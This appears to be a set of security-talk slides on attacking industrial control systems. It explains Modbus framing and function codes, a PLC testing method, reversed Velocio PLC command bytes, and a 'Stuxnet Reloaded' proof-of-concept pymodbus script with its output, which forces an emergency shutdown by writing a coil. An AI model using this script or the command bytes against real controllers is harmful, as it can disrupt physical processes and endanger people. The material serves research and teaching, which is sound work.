
STATE MODEL

The easiest method to programming a PLC is to build a state model. Here is our model:
- State 0: Initialization of Tags (outputs and variables)
- State 1: Adding the first element to the mix (finished at 2 seconds)
- State 2: Adding the second and third elements (finished at 4 seconds)
- State 3: Finish adding the third elements (finished at 6 seconds)
- State 4: Run the conveyor belt (finished at 10 seconds)
- State 5: Process the batch to the next system (finished at 15 seconds)

- And we will have two physical inputs that will directly impact state that we'll need to check on ever loop regardless of state
  - Input switch 1: Start/Pause the process
  - Input switch 6: Emergency Halt the process, discard the batch and start over

MODBUS (PORT 502)

- Developed by Modicon in **1979** became an 'open' protocol in the early 2000s

- Widely accepted protocol (implemented by hundreds of vendors) used in multiple industries (ICS)

- Master (MTU/HMI) to field (RTU, PLC, IED) communication
  - Master station poll the field device
  - Field device **cannot** initiate communications
  - Only a simple request/response protocol

- Security was not a part of the design, provides easy, raw access to the control system without requiring any authentication.

MODBUS TCP

Transaction ID	Protocol ID	Length	Unit ID	Function	Function's Data
2 bytes	2 bytes	2 bytes	1 byte	1 byte	n bytes
7BE3	0000	0006	01	03	08D20002

MODBUS DATA CODES

Function Category			Function Name	Code	Hex
Data Access	Bit access	Physical Discrete Inputs	Read Discrete Input	2	0x02
		Internal Bits or Physical Coils	Read Coils (outputs)	1	0x01
			Write Single Coil	5	0x05
			Write Multiple Coils	15	0x0F
	16-bit access	Physical Input Registers	Read Input Register	4	0x04
		Internal Registers or Physical Output Registers	Read Holding Registers	3	0x03
			Write Single Register	6	0x06
			Write Multiple Registers	16	0x10
			Read/Write Multiple Registers	23	0x17
			Mask Write Register	22	0x16
			Read FIFO Queue	24	0x18
	File Record Access		Read File Record	20	0x14
			Write File Record	21	0x15

COMMON MODBUS FUNCTIONS

READS

01	02	0000	0006
	0x01 Read Coils		# of bits to read
	0x02 Read Discrete Input	Start Address (2 byte)	# of bits to read
Unit ID	0x03 Read Holding Registers		# of words to read
	0x04 Read Input Registers		# of words to read

WRITES

01	05	000F	FF00
	0x05 Write Single Coil		value to write
	0x06 Write Single Register	Start Address (2 byte)	value to write
Unit ID	0x0F Write Multiple Coil		Write
	0x10 Write Multiple Registers		Write

PLC TESTING METHODOLOGY

1. Functional Analysis

2. Communication Capture

3. Capture Analysis

4. Endpoint Impersonation

5. Exploitation

FUNCTIONAL ANALYSIS

Obtain required software and hardware to establish an appropriate connection to the field device, be it a serial port, infrared port, or digital display. Identify the intended functionality and features of the interface. Identify any unprotected or high- risk functions that attackers may be interested in exploiting, such as firmware updates, configurations, or security table reads.

Goal: Gain an understanding of the interface feature set and identify functions that should be targeted for later tasks.

COMMUNICATION CAPTURE

Use a hardware or software tool to intercept normal communications on the interface. Capture all identified target functions from previous tasks.

Goal: Obtain low-level capture of targeted functions.

COMMUNICATION CAPTURE

COMMUNICATION CAPTURE

CAPTURE ANALYSIS

Analyze interface captures, identifying weaknesses in authentication, authorization, and integrity controls.

Gain an understanding of how data is requested, and commands are sent. If the protocol uses authentication, attempt to identify the passwords or keys being sent before a session is established.

Goal: Identify potential vulnerabilities and attacks.

MODBUS RTU PAYLOAD

01	03	0000 0003	05CB
Unit ID	Function	Function's Data	CRC

Name	Length	Description
Unit ID	1 byte	Slave Address (255 if not used)
Function Code	1 byte	Function codes as seen previously
Data bytes	N bytes	Data as response or commands
CRC	2 bytes	Cyclic Redundancy Check

VELOCIO PROTOCOL REVERSING

Command	Magic Bytes	Length	Function Category	Function Data
Play	56 ff ff 00	07	F1	01
Pause	56 ff ff 00	07	F1	02
Reset	56 ff ff 00	07	F1	06
Step Into	56 ff ff 00	07	F1	03
Step Out	56 ff ff 00	07	F1	04
Step Over	56 ff ff 00	07	F1	05
Enter Debug	56 ff ff 00	07	F0	02
Exit Debug	56 ff ff 00	07	F0	01
Set Output 1 OFF	56 ff ff 00	15	11	00 01 00 00 09 01 00 00 01 00 01 00 00 **00**
Set Output 1 ON	56 ff ff 00	15	11	00 01 00 00 09 01 00 00 01 00 01 00 00 **01**

INTERFACE ENDPOINT IMPERSONATION

Build a tool to impersonate/simulate the field technician software while communicating with the field device interface, or the attack tool could simulate the field device interface while communicating with the field device tool.

Goal: Obtain a usable attack point to perform later tasks.

EXPLOITATION

Based on the findings from previous tasks, determine feasible attacks that can be launched on the field technician interface.

Goal: Create proof of concept attacks to demonstrate the feasibility and business risks created by the discovered vulnerabilities.

STUXNET RELOADED

What if I can build a script (aka malware) to interact with our ACE 11 Velocio PLC and run the Emergency Shutdown Process?

How? Python 'pymodbus' interface

```python
#!/usr/bin/env python
from pymodbus.client.sync import ModbusSerialClient as ModbusClient

with ModbusClient(method='rtu', port='/dev/ttyACM0', timeout=1) as client:
    result = client.read_coils(10, 8, unit=0x01)
    print("Emergency Shutdown is running? ", result.bits[5])
    raw_input("Press ENTER to enable the Emergency Shutdown...")
    client.write_coil(15, True, unit=0x01)
    result = client.read_coils(10, 8, unit=0x01)
    print("Emergency Shutdown is running? ", result.bits[5])
```

Type	Function	Function Data	CRC
Request	01	00 0F 00 01	CD C9
Response	01	01 00 51 88	
Request	05	00 0F FF 00	BC 39
Response	05	00 0F FF 00	BC 39
Request	01	00 0F 00 01	CD C9
Response	01	01 01 90 48	

POC || GTFO

Process State Over Time

Current Process State: 1

Adding Element 1
Adding Element 2
Adding Element 3

Pump Enabled
Mixer Enabled
Gas Centrifuge Enabled
Conveyor Belt Enabled

Processing Elements   Transferring Results   Processing Result

Batch Process Running

Emergency Stop Enabled
Running Emergency Shutdown Process

```
root@ctp:~# python stuxnet-reloaded.py
('Batch Process is running? ', True)
('Emergency Stop Enabled? ', False)
('Pump Enabled = ', False)
('Mixer Enabled = ', False)
('Gas Centrifuge Enabled= ', False)
('Conveyor Belt Enabled = ', True)
('Analyzing Results = ', False)
('Emergency Shutdown is running? ', False)

Press ENTER to enable the Emergency Shutdown...
('Emergency Shutdown is running? ', True)
root@ctp:~#
```

0:00:00

RESOURCES

- Research on the "State of Industrial Control Systems (ICS) in Italy": https://voidsec.com/state-of-industrial-control-systems-ics-in-italy/

- Definitions: https://www.trendmicro.com/vinfo/in/security/definition/industrial-control-system

- SCADA Malware: https://www.wired.com/story/crash-override-malware/, https://www.welivesecurity.com/2017/06/12/industroyer-biggest-threat-industrial-control-systems-since-stuxnet/, https://www.wired.com/2016/01/everything-we-know-about-ukraines-power-plant-hack/, https://www.fireeye.com/blog/threat-research/2017/12/attackers-deploy-new-ics-attack-framework-triton.html, https://samvartaka.github.io/malware/2018/01/16/triton

- SCADA Schema: https://csrc.nist.gov/publications/detail/nistir/7628/rev-1/final

- General SCADA material: Justin Searle (justin@meeas.com)

- ICS & SCADA High Level diagram: https://documents.trendmicro.com/images/TEx/articles/ICS-System.jpg https://documents.trendmicro.com/images/TEx/articles/Sacada-function.jpg

- Modbus: www.modbus.org/docs/Modbus_Application_Protocol_V1_1b3.pdf

- VELOCIO ACE PLC: https://aceautomation.eu

- Icons: https://icon-icons.com/it/icona/Darth-Vader--guerre-stellari/34501 https://www.iconfinder.com/icons/543490/droid_helmet_star_starwars_wars_icon https://www.iconfinder.com/icons/543491/droid_helmet_soldier_star_starwars_storm_trooper_wars_icon

- Death Star Image: google images

- Star Wars Twitter Image: Adam Koford (@apelad)

- Star Wars Font: https://www.starwarsfont.com/ & https://www.dafont.com/it/han-solo.font